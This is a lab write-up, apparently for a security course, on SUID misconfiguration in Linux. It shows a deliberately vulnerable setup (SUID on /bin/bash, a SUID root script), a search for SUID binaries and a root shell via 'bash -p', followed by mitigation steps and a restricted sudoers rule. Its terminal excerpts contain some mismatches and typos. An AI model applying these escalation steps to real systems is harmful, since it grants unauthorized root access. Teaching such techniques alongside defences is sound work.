

Proof of Concept (PoC) Task 4: SUID & Privilege Escalation

Understanding SUID

SUID (Set User ID) is a special permission in Linux that allows a file to be executed with the permissions of its owner (usually root) rather than the user executing it. If misconfigured, this can allow privilege escalation.

Checking if a Binary has SUID Enabled

Run the following command to check if SUID is set on a binary:

```
ls -l /bin/bash
```

Expected Output (if SUID is set):

```
-rwsr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash
```

The s in rws means the SUID bit is enabled.

Setup: Creating a Vulnerable Environment

We will intentionally set up a misconfigured SUID binary and a root-owned script to demonstrate privilege escalation.

Enable SUID on /bin/bash (Insecure!)

```
sudo chmod u+s /bin/bash
```

Verify the Change

```
ls -l /bin/bash
```

Expected Output:

```
-rwsr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash
```

Now, any user who executes /bin/bash -p will inherit root privileges.

Create a Root-Owned SUID Script (Insecure!)

```
sudo touch /root/root_script.sh
```

```
sudo echo -e '#!/bin/bash\nnecho "Root command executed"' | sudo tee  
/root/root_script.sh
```

```
sudo chmod 4755 /root/root_script.sh
```

Verify the Script

```
ls -l /root/root_script.sh
```

Expected Output:

```
-rwsr-xr-x 1 root root 44 Mar 11 12:00 /root/root_script.sh
```

```

(zerotodo@vbox)-[~]
$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1298416 Oct 20 07:19 /bin/bash

(zerotodo@vbox)-[~]
$ sudo chmod u+s /bin/bash
[sudo] password for zerotodo:

(zerotodo@vbox)-[~]
$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1298416 Oct 20 07:19 /bin/bash

(zerotodo@vbox)-[~]
$ sudo touch /root/root_script.sh

(zerotodo@vbox)-[~]
$ sudo echo -e '#!/bin/bash\nnecho "Root command executed"' | sudo tee /root/root_script.sh
#!/bin/bash
echo "Root command executed"

```

Exploit: Privilege Escalation

Find SUID Binaries

```
find / -perm -4000 2>/dev/null
```

This lists all binaries with the SUID bit set.

Exploit the Misconfigured SUID Bash

As a normal user, execute:

```
/bin/bash -p
```

Since /bin/bash has the SUID bit set, it runs with root privileges.

Verify Root Access

```
whoami
```

Expected Output:

```
Zerotod
```

Exploit the SUID Script

Another way to exploit SUID misconfigurations is via a root-owned script. Try

running:

```
/root/root_script.sh
```

If accessible, it runs with root privileges due to the SUID bit.

Mitigation: Securing the System

Remove SUID from /bin/bash

```
sudo chmod -s /bin/bash
```

Verify the Change

```
ls -l /bin/bash
```

Expected Output:

```
-rwxr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash
```

The SUID bit is removed.

Secure the Root-Owned Script

`sudo chmod 700 /root/root_script.sh`

This ensures only root can execute it.

Verify the Change

`ls -l /root/root_script.sh`

Expected Output:

`-rwx----- 1 root root 44 Mar 11 12:00 /root/root_script.sh`

```
/usr/bin/kismet_cap_linux_wifi
/usr/bin/chfn
/usr/bin/ntfs-3g
/usr/bin/sudo
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/fusermount3
/usr/bin/rsh-redone-rsh
/usr/bin/bash
/usr/bin/su
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/kismet_cap_nrf_52840
/usr/bin/passwd
/usr/bin/chsh

(zerotodo@vbox)-[~]
$ /bin/bash -p
bash-5.2# exit
exit

(zerotodo@vbox)-[~]
$ whoami
zerotodo

(zerotodo@vbox)-[~]
$ /zerotodo/zerotodo_script.sh
zsh: no such file or directory: /zerotodo/zerotodo_script.sh

(zerotodo@vbox)-[~]
$ whoami
zerotodo

(zerotodo@vbox)-[~]
$

(zerotodo@vbox)-[~]
$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1298416 Oct 20 07:19 /bin/bash

(zerotodo@vbox)-[~]
$ sudo chmod 700 /root/root_script.sh

(zerotodo@vbox)-[~]
$ ls -l /root/root_script.sh
```


Use Sudo Instead

Instead of setting SUID, use sudo with restricted permissions:

sudo visudo

Add the following line:

user ALL=(ALL:ALL) /path/to/safe/script.sh



```
File Actions Edit View Help
GNU nano 8.2 /etc/sudoers.tmp
user ALL=(ALL:ALL) /path/to/safe/script.sh
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
# This fixes CVE-2005-4890 and possibly breaks some versions of kdesu
# (#1011624, https://bugs.kde.org/show_bug.cgi?id=452532)
Defaults    use_pty
# This preserves proxy settings from user environments of root
# equivalent users (group sudo)
#Defaults:%sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy no_proxy"
# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:%sudo env_keep += "EDITOR"
# Completely harmless preservation of a user preference.
#Defaults:%sudo env_keep += "GREP_COLOR"
# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:%sudo env_keep += "GIT_AUTHOR * GIT_COMMITTER *"
# Per-user preferences; root won't have sensible values for them.
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"
# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"
# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"
# Host alias specification

[ Wrote 55 lines ]
G Help  C Write Out  F Where Is  K Cut  T Execute  G Location  M-L Undo  M-A Set Mark
X Exit  R Read File  N Replace  L Paste  A Justify  V Go To Line  M-E Redo  M-B Copy
```

This allows the user to execute only specific commands with sudo.

Conclusion

This PoC demonstrates how misconfigured SUID binaries can lead to privilege escalation and how to mitigate such vulnerabilities by removing SUID permissions and enforcing proper access controls.